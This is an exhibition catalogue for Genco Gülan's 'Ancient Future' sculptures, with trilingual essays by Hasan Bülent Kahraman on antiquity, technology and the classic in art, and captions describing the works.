Before something becomes a part of our identity, it becomes a part of our memory. The antique first permeates our memory, it positions itself in its deepest layers, and it takes over us from there. This is not a conscious decision. It is a result stemming from the culture. But we should not think of the culture as a culture that is accumulated in a systematic manner. If a man is alive, it breathes in this culture, by this way, he internalizes the antiquity in this way.

Therefore, it can be said that the antiquity is involved in the contemporary. The contemporary always transfers to the future. The antiquity also transfers to the future. The future is also integral to this great antiquity. But with a difference. If we can say that we know the past and the antiquity, we can not know the future and what it will unfold. However, Genco Gulan's work knows what the future will unfold.

Herames, 2017. "... Sanatçı Genco Gulan, Anadolu'da bulunmuş başsız (antik) bir heykelden kalıp aldı ve dört kafa ekledi. Osmanlı (minyatür) geleneklerini takip ettiğini söylüyor, ancak radyasyon teorileri ve genetiği değiştirilmiş gıda gibi modern yaşamın bilinmeyen tehlikeleriyle DC çizgi romanlarından gelen canavarlardan daha fazla ilham aldığı görülüyor." Richard Holledge, Gulf News, 2017.

Herames, 2017. "...Artist Genco Gulan has taken a mould from a head- less (ancient) statue found in Anatolia and added four heads. He explained that he has followed Ottoman (miniature) traditions but he seems more inspired by monsters from DC comics with his theories of radiation and the unknown perils of modern life such as genetically modified food." Richard Holledge, Gulf News, 2017.



Ancient Future juxtaposes these two phenomena. While they bring forth the values of the antiquity that are still valid today, they makes us tremble in front of the ancient Gods as well as personifying them. We can also say that they are 'humanizing' these Gods. There is nothing to be surprised at. The Gods of the Ancient Greece and Rome used to be one of us. They did what we did. The only difference was that they had the absolute power. They reigned the world. It was a track that moved from feeling to reign.

As Genco Gulan now personifies them, he emphasizes that the greatest sovereignty belongs to the art. This is because when in the realm of the work of art, the Gods' power is vulnerable to dissolve. Gulan transforms them in their act and carries to a plane of irony. It is art that reigns over the Gods.

Secondly, Gulan touches upon art's ludic dimension that gushes from the irony. The Gods played games in their own worlds, they got mad, they loved and they lived together. Now, they play with the artist, in their sculptural forms, made of marble. These Gods take selfies, they dive in the sea, they identify themselves with *Dart Vader*.

The game becomes their reality, and their reality becomes a game. Moreover, to personify them means to turn the Gods into a bodily phenomenon. It means that they have bodies and they act with the organs of these bodies. The body and the organs are technology. Not only in the technical sense which we call organ-ify, it is a technology on the basis of its working: The human body is a technical organism.

The nucleus of this development is the human-animal in the sense Donna Haraway explains to us. But that is what the language is: The animal means the breath. Literally, the animal means the one that breathes. Human, according to the sacred books, is the one that a breath is blown into. In addition, we are humans and we live with the technological tools and devices, all of us, depending on the circumstancesof today. Or we go through plastic operations and we create other identities. We entrust our humanity to the technology and to the future. But we do not know who are we going to be? from that point onwards. The unknown means the future.

The future is built with technology. The future is no longer a concept of time, it is a variable of the technology. And Genco Gulan blows a breath of the future into the Gods he landed from the past...

Dans Eden Heykel, 2018. Polimer, metal ve modifiye edilmiş Robovie-Nano insansı robot. 23 x 15 x 8 cm. Referans: Artemision Bronz (Denizden Gelen Tanrı), muhtemelen İ.Ö. 450. Atina Milli Arkeoloji Müzesi.

Dancing Sculpture, 2018. Polymers, metal and modified Robovie-Nano, humanoid robot. 23 x 15 x 8 cm. Reference: The Artemision Bronze (God from the Sea), Probably; 460 B.C. National Archaeological Museum of Athens.

Tam köşeden yerleştirme görüntüsü, **Antik Gelecek** Sergisi, Kadir Has Üniversitesi, 2017. Ahtapot Genco en önde, arkadan görünüyor. Sanatçı bu heykeli de kinetik hale getirmeyi tasarlıyor.

Installation view from the corner, **Ancient Future** Exhibition, at Kadir Has University, Istanbul, 2017. You see the the back of Octopus Genco in the front. Artist plans to make this piece kinetic as well.

Le Futur Antique ou le Souffle de la Technique...

Prof. Dr. Hasan Bülent Kahraman

L'antiquité veut dire le passé mais si nous interrogeons plus, elle porte aussi le sens de 'ce qui est respectable, 'ce qui continue', 'ce qui dure'. Ce qui est plus important est que l'antiquité n'est pas seulement la vérité que nous observons. Tout ce qui vient du passé, qui porte la valeur du classique s'installe dans notre inconscience et y vit. Même si nous ne le voyons pas, ne le connaissons pas, ne nous en rendons pas compte, elle affecte notre action, nos goûts, nos choix et même les détermine. Le classique/antique est en nous, dans notre personnalité bien plus il est nous.

Pour qu'une chose soit une partie de notre personnalité, elle, doit d'abord, doit être une partie de notre mémoire. L'antique, au départ, s'infiltre dans notre mémoire, s'installe dans les couches les plus profondes et il nous influence de là.

Ce n'est pas un choix délibéré mais une conséquence acquise par la culture. Cependant, il ne faut pas penser à la culture comme une chose acquise systématiquement. Si l'homme vit, il respire dans la culture et par là il intériorise l'antique.

Alors, dans ce cas, nous pouvons dire que l'antique est dans l'actualité. Puisque tout ce qui est actuel accède au futur, l'antique accède au futur. Et alors le futur est une partie decette grande antiquité.

Il y a une différence quand même. Nous connaissons le passé et l'antique mais non pas le futur ni ce qui va arriver dans l'avenir.

Toutefois, les oeuvres de Genco Gülan, elles le connaissent bien.

Le futur antique superpose les deux phénomènes. En nous portant les valeurs du passé

Altı gözlü İskender, 2017. Mermer ve polimer. 51 x 32 x 27 cm. Piramid Sanatta sergilendiği şekliyle. Referans: İskender Portresi, Pergamon (Bergama), MÖ. 2. Yüzyılın ilk yarısı.

Alexander with six Eyes, 2017. Marble and polymer. 51x 32 x 27 cm. As exhibited at Piramid Sanat, Istanbul. Referance: Portrait of Alexander the Great, Pergamon mid 2nd century BC.

qui sont toujours dominantes et en nous faisant frémir encore une fois en face des dieux antiques,, il leur donne une person personalité. On peut aussi dire qu'il les “humanise”.

Il n'y a rien à s'étonner. Les dieux de la Grèce et de la Rome antique étaient comme nous. Ils faisaient les mêmes choses que nous faisons. La seule différence était qu'ils avaient le pouvoir. Ils régnaient. C'était un chemin qui part de ressentir vers régner.

Maintenant, en les personnifiant, Genco Gülan met l'accent d'abord sur le fait que le pouvoir le plus grand appartient à l'art parce qu'une fois qu'il entre dans le contexte de l'art, le pouvoir des dieux peut se résoudre. Gülan, en les transformant dans leurs actes, peut les amener à un niveau ‘ironique’. C'est alors l'art qui règne sur ces dieux.

D'ailleurs, l'artiste mentionne la dimension “ludique” de l'art qui déborde de l'ironie: c'est le jeu. Et c'est en ce jeu que les dieux jouaient; ils se fâchaient, s'énervaient, s'aimaient et vivaient. Maintenant, c'est l'artiste qui joue avec eux comme une statue de pierre. Ces dieux prennent ‘selfies', plongent dans la mer, s'identifient à ‘Vador'. Le jeu devient leur réalité, et la réalité devient un jeu.
De plus personnification signifietransformer les dieux en phénomènes corporels. Ils ont leurs propres corps et se comportent avec leurs propres organes. Or corps et l'organe sont la technologie. Pas seulement dans l'acceptation actuelle de somatisation au sens techniquesmais le corps est la technique aussi au niveau de la fonction corporelle: le corps humain est un organisme technique.

Si nous le disons àla façon de Donna Haraway, le noyau de ce développement est ‘humain-animal'. Mais voila l'enjeu de la langue: ‘animal' veut dire le souffle. ‘Animal' est ce qui respire. ‘Humain', d'après les textes sacrés est un être soufflé à l'intérieur.

De l'autre côté, nous sommes humains et le cas écheant nous vivons avec les outils technologiques. Ou comme nous voyons dans les statues de Genco Gülan, parfois nous avons recours à la chirurgie esthétique et créons de nous des autres, denouvelles identités.

Nous confions notre futur à la technique mais après nous ne reconnaissons pas lequel est nous. L'inconnue veut dire le futur. Le futur se forme avec la technique. Le futur n'est plus un fait temporel mais une variable liée à la technique.

Et Genco Gülan expire le souffle du futur aux dieux qu'il a exumédu passé.

Androit, 2014. Silikon, akrilik, aliminyum, plastik, lastik ayakkabı ve çiçekler. Yükseklik :185 cm Referans: Duane Hanson heykelleri, OK Harris galerisi, Soho; New York.

Android, 2014. Silicon, acrylic, alumininum, sneaker and flowers. Height: 185 cm.
Referance Duane Hanson sculptures at OK Harris, Soho, NYC.

Geçmişi *Gelecekle* (yeniden) kurmak:

Genco Gülan Heykelleri ve ‘Antik Gelecek’

Prof. Dr. Hasan Bülent Kahraman

Genco Gülan'ın heykellerini ‘okumak’, anlamak ve irdelemek sadece bir tek alana yönelerek ve onları tek bir açıdan ele alarak gerçekleştirilecek bir iş değildir. Yerine göre eğlenceli, yerine göre trajik, yerine göre yenilikçi ama geniş ölçüde eskil sanat ve kültürle ilişkili bu yapıtları değerlendirmek değindiğimiz (ve değinmediğimiz) bu öğeleri ayrı, ayrı sorgulamayı gerektiriyor.

21. Yüzyılda güncel sanatın temel sorunsalları içinde sanatın politik olması ayrı bir önem taşıyor. Gülan'ın heykellerinde de politik olana kendisine özgü, güçlü ama gizli göndermeler var. Bu heykellerin kendilerine özgü bir derinlikle siyasal olanı kavradığını, kültürler arasında kendilerine ait bir iletişim ve etkileşim gerçekleştirdiklerini kaydetmeden bu yapıtları yerli yerine oturtmak da olanaksız. Günümüz sanatının 1980'lerden ele aldığı post modern yönsemelerden sıyrılıp daha özgül bir bireşime eriştiği ya da erişmediği ayrı bir sorunsal. Gülan'ın zengin dokulu ve kapsamlı heykelleri bu sorunsalı da kendisine özgü bir yaklaşımla belirliyor.

Figürcü heykelin yerini hızla ve geniş ölçüde farklı yönsemelere bıraktığı bir dünyada Gülan'ın reel ve mimetik olanla, kurgusal ve muhayyel olanı kaynaştırma çabası bu bakımdan ayrı bir önem taşıyor. Taklit olgusunu bugünkü dünyada bir illüzyon olarak mı yoksa bir meta anlatı olarak mı değerlendireceğimiz konusunda netleşmiş bir tavır yok. Gülan'ın yapıtları bu bağlamı ayrı bir kuvvetle kuşatıyor. Öte yandan sergi-yapıt ilişkisinin dramatik gerilimi var. Bir serginin bütüncül yapısı içinde yer alan yapıtla tekil yapıtın kendi başına yaşadığı macera örtüşebildiği ölçüde ayrışabiliyor da... O zaman ortaya karmaşık, zorlu, yoğun bir sanatsal verim çıkıyor. Bu birikimi en çok göze çarpan yanından, klasikle olan ilişkisinden başlayarak irdelemek gerek. Klasik, bu yapıtları içine ve dışına doğru genişleten temel olgudur.

Uzaylı İmparator, 2017. Mermer ve polimer. 90 x 52 x 33 cm. Referans: Marcus Aurelius, MS. 161-180 ve Monsters, Inc. Pixar, 2001.

Our Emperor is an Alien, 2017. Marble and polymer. 90 x 52 x 33 cm. Reference: Marcus Aurelius AC.161-180 and Monsters, Inc, Pixar, 2001.

Klasik, her yönüyle sanat tarihinin temel kavramıdır. Sadece bir döneme ait değildir, klasik. Tersine, zamanları çapraz kesen bir anlama ve 'işleve' sahiptir. Elbette klasiği bir dönemle ilişkilendirmek mümkündür. O açıdan bakılırsa antik Yunan ve Roma klasiğin temel ve belirleyici zamanı ve mekânıdır. Bununla birlikte Rönesans bir başka klasik ve dönemini vurgular. Tıpkı Barok'un da kendi içinde başka bir klasik hattı ve cephesi meydana getirişi gibi. Bu tarih modern döneme kadar gider. Modern dönemde yeni bir dönemeç alınır. Bu defa 'modern klasikler' karışır hayatımıza. Özellikle bu son vurguyla birlikte değerlendirince klasiğin özüne inilebilir: Klasik belirleyici olan, sınır çizen, mihenk koyan demektir. Aşılamayan bir ufuktan da söz edebiliriz. Klasik temeldir. Her şey onun üstüne bina edilecektir. Öte yandan bir rahimdir klasik. Her şey ondan doğacaktır.


Modern sanat klasiğe hücumla başlar. Hücumu Dada gerçekleştirir. Her şeyin kaynağındaki isim, Duchamp, Mona Lisa'ya ve temsil ettiği güzellik anlayışına, klasik güzellik anlayışına tepki gösterdiğinde ve onu bir yandan bıyıkla bir yandan da L.H.O.O.Q harfleriyle bütünleştirdiğinde yeni bir çığır açıyordu. Bu, algının değiştirilmesi eylemiydi. Nitekim daha önce de bir pisuarı Çeşme diye adlandırmış ve gene yerleşik algıya büyük bir darbe indirmişti. O tarihten başlayarak modern sanatın klasikle ilgilenmesi adeta olanaksızlaşıyordu. Artık yeni bir 'kutsal' söz konusuydu ve sanat bu yeni kutsalın etrafındaki kenetlenmeydi.

Klasikle modern arasında bu anlamda en büyük fark neydi? Modernin neyin peşinde olduğunu biliyoruz, söyleyebiliriz. Modern sanat, sanatın ontolojisi üstünde düşünme süreciydi. Boya, renk, leke, boşluk, tuval, hatta 'resim nedir?' gibi sorularla ilgiliydi modern sanat. Bu nedenle de heykelden daha çok resimle meşgul oluyordu. Modernin kurucu evresi veya aşaması olarak kabul edilebilen Rus Öncülerinin işleri, *Tatlin'in Kulesi* de Rodchenko'nun fotoğrafları da, Malevich'in *Beyaz Kare* ve *Siyah Kare*'si kadar etkili olamadı. Çünkü bu işlerin hiçbiri o iki kare kadar kendi içine kapalı ve aynı anda kendi dışına dönük/açık değildi. Hiçbiri onun ölçüsünde 'kendisi hakkında' düşünmüyordu. Tüm savaş sonrası Amerikan sanatı da Paris Okulu da o iki kareden doğdu. Bu şartlar altında Malevich kelimenin her manasında klasikti-artık. Çünkü bir rahim, temel ve kaynak işlevi görüyordu.(1)

Bu durumda gerçek manasında klasiğin işlevi ve anlamı neydi? Büyük Alman sanat tarihi geleneği o tarihi bizzat klasiğe yönelerek kuruyordu. Klasiğin o derecede önem verilerek irdelenmesinin temel nedeni insanlığın kültürel bilinçdışını keşfetmekti. Bu Batı metafiziği içinde Judeo-Kretiyen düşüncenin sınırlarında dolaşmaktı. Kutsal kitapların lafzı kuşkusuz önemliydi. Fakat o lafızla oluşturulan görsellik, gene Batı metafiziğinde, Batılı kaynaklara inmekle kurulabilirdi. Winceklmann *Geschicte der Kunstdes Altertums*'u (2) veya *Belvedere Gövdesi* hakkında yazdığında ana maksadı buydu. Her ne kadar Herder tarafından eleştirildiyse de onu izleyen büyük gelenek klasik olanı belli bir kültür ve uygarlıkla bütünleştirdi.

Konstantin Makinası, 2014. Kağıt üzerine kurşun kalem.100 x 70 cm. Antalya Arkeoloji Müzesinde sergilendi. Referans: Konstantin büstü, İ.S. 312-315, Roma ve Boston Dynamics Robotları.

Constantine Machine, 2014. Pencil on paper. 100 x 70 cm. Exhibited at Antalya Archeology Museum. Reference: Colossus of Constantine, AC. 312–315, Musei Capitolini, Rome and Robots of Boston Dynamics.



VENUS

Freud bunu bambaşka bir düzleme taşıdı ve asıl ağırlığını, derinliğini verdi. Freud, bilinçdışını 'klasiklerin' ördüğü bir alan olarak görüyordu. Bu alanı aldığı eğitimin de etkisiyle Greko/ Romen-Yahudi kültürü hattında irdeliyordu. Orta Doğu ve eski Mısır uygarlıkları onun için kendi başlarına değil Yahudi uygarlığıyla ilişkileri bağlamında önemliydi. Fakat onunla yetinmedi. Çalışmalarını derinleştirdikçe edebiyatın klasiklerine açıldı. Bilhassa Rönesans bu bakımdan dikkatini çekiyordu. Shakespeare'in yapıtlarına yöneldi. Leonardo gibi büyük ustaları irdeledi.(3) Yaptığı çok açıktı: Klasiğin bir 'bilinç durumu' olarak temellendirilmesindeki nedenleri bulmak ve onun sembolik kapasitemiz içinde oynadığı rolü, teker teker insanlık durumlarını tayin eden birer faktör olarak zikretmek.

Klasik bu kapasitesiyle ikili bir rol oynuyordu. O hem geçmişten bugüne gelen, devralınan birikimin adlandırılmasıydı, hem de bundan sonrasına akan zamandaki insanın metaforik dünyasını tayin edici güce sahipti. Leonardo, *Ginevra de' Benci*'yi yaparken düpedüz çağdaş bir pozisyon sergilemişti. *Benci* yepyeni bir portreydi, çığır açıcı ve yol gösterici! Ama Leonardo onu, tam da Sanat Tarihinin daha sonra geliştireceği mantığa uygun olarak, kendisinden önceki birikimden güç alarak gerçekleştiriyordu. Öte yandan da kendisinden sonra gelecekler için önemli bir sıçrama gerçekleştirerek, bir birikim kaynağı olarak hazırlıyordu.(4) Klasiğin gerçeği bu oluşumda gizlidir.

Bu gerçek bizi Italo Calvino'nun tanınmış 'klasik' tanımlarına getirir. (5) İçlerinde bir tanesi özellikle önemlidir. O kriteri koyarken Calvino der ki; 'klasik yapıt etrafında eleştiriden oluşan bir toz bulutu yaratır ama her defasında onları silkeler ve arınır'. Burada eleştiri kavramı önemlidir. Çünkü klasik yapıtın bir tabu oluşuna set çeker Calvino. Oysa ilk elde klasik olanın eleştiriden masum kaldığı sanılır ve düşünülür. Değildir! Durum gerçekte tersinedir. Klasik yapıt öncelikle eleştirel olarak ele alınır. Her kuşak ve dönem klasik yapıtı yeniden irdeler ve yorumlar. Klasiğin ele alınışını sağlayan tam da odur: Eleştirel yaklaşım. Klasik, bir norm koymak için okunmaz. Bu eşyanın tabiatına aykırı olur. Öyle olsaydı klasik yapıtların yeniden yorumlanması olanaksızlaşırdı. Tersine, kültürel normu tanımak için klasiğe eğilmek söz konusudur. Ama bir kuşak kendisini normatif bir yaklaşımla bütünlemek maksadıyla klasiğe eğilemez. Hazırlanmış o normatif kalıbı kırmak için ona yaklaşır. Bu a priori eleştirel bir pozisyonda kalmaktır. Fakat klasik o pozisyonu aşar. Yeni okumalar ve sorgulamalarla kendisini yeniden üretir. (6)

Gerçekten de gerek Sophokles veya Eurpides'in, gerekse Hamlet'in, bundan yüz yıl önceki yorumuyla, bugünkü yorumları aynı değildir. Tersine büyük değişiklikler gösterirler. Buna bağlamsal okuma demeliyiz. Bağlam kültür anlamındadır. Bugünkü dünyada okunan Hamlet sadece onun daha önceki okumalarından kaynaklanan ve gene ona ait olan bilgi birikimini kapsamaz. Dönemi oluşturan tüm zihinsel birikim bir kütle halinde yeni okumayı etkiler. Doğrudan belirler. 'O'nu artık içinde yaşanılan zamanın gözü ve bilinci okumaktadır. Dolayısıyla eski değil, zamana direnmiş, kendisini bir kere daha kanıtlamaya hazır, kanıtlamaya sunan bir metindir söz konusu olan.(7)

Hem Güzellik, hem Akıl, 2015. Mermer ve polimer. Yükseklik 30 cm. Referans: Hermarfrodit, Pergamon. Helenistik Dönem. MÖ. 3. Yüzyıl.

Beauty and Brains, 2015. Marble an polymers. Height 30 cm. Reference: Hermaphrodite, Pergamon. Hellenistic Period. 3rd century BC.

Buradaki kritik sorunun ne olduğu bellidir: Neden başka bir kitap değil de 'o' kitap, yeniden, yeni kuşaklar tarafından ele alınıyor? Cevap, halbuki, çok açıktır: Çünkü, o metin, bu kuşaktan bir öncekine kadar direnmiş ve yeni kuşağa, bir önceki kuşağın gözde yapıtı olarak sunulmuştur. Yeni kuşak tarafından da yeniden yorumlanabileceğine, bu sorgulamaya dayanabileceğine inanılan bir kitap olduğu düşünüldüğünden ortaya getirilmiştir. Eski kuşak hayatı (veya her neyi öğreniyorsa onu) öğrendiği kitap olarak, hayatı (her neyiyse onu) öğrenmesi için bu kitabı yeni kuşağa aktarmaktadır. Diğer kitaplar bu düzeye erişememiş, elenmiş, ortadan kalkmışlardır. Klasik budur: Zamanın yüküne direnen, bir sonraki kuşağın eleştirel yaklaşımına açık ve onun yorumuyla daha da genişleyeceği, yenileneceği düşünülen metin!

Klasik kavramının, başta belirttiğimiz gibi, ana eksenini sanat tarihinin sürekliliği oluşturur. Sorulması gereken soruyu burada soralım: Sanat tarihinin klasiklere ihtiyacı var mı? Evet. İlk verdiğimiz cevaba dönersek, 'süreklilik' bağlamında ve sürekliliği oluşturan bilinç anlamında sorunun yanıtı muhakkak ki olumludur. Klasik adeta sanat bilincinin doğal kurucu öğesidir. Temelidir. Yapı taşıdır. Kuşaklar klasiğe referansla kendi bilinç ve gerçeklerini oluşturmuşlardır. Eleştirellik o oluşumu sağlamak bakımından da zaruridir.

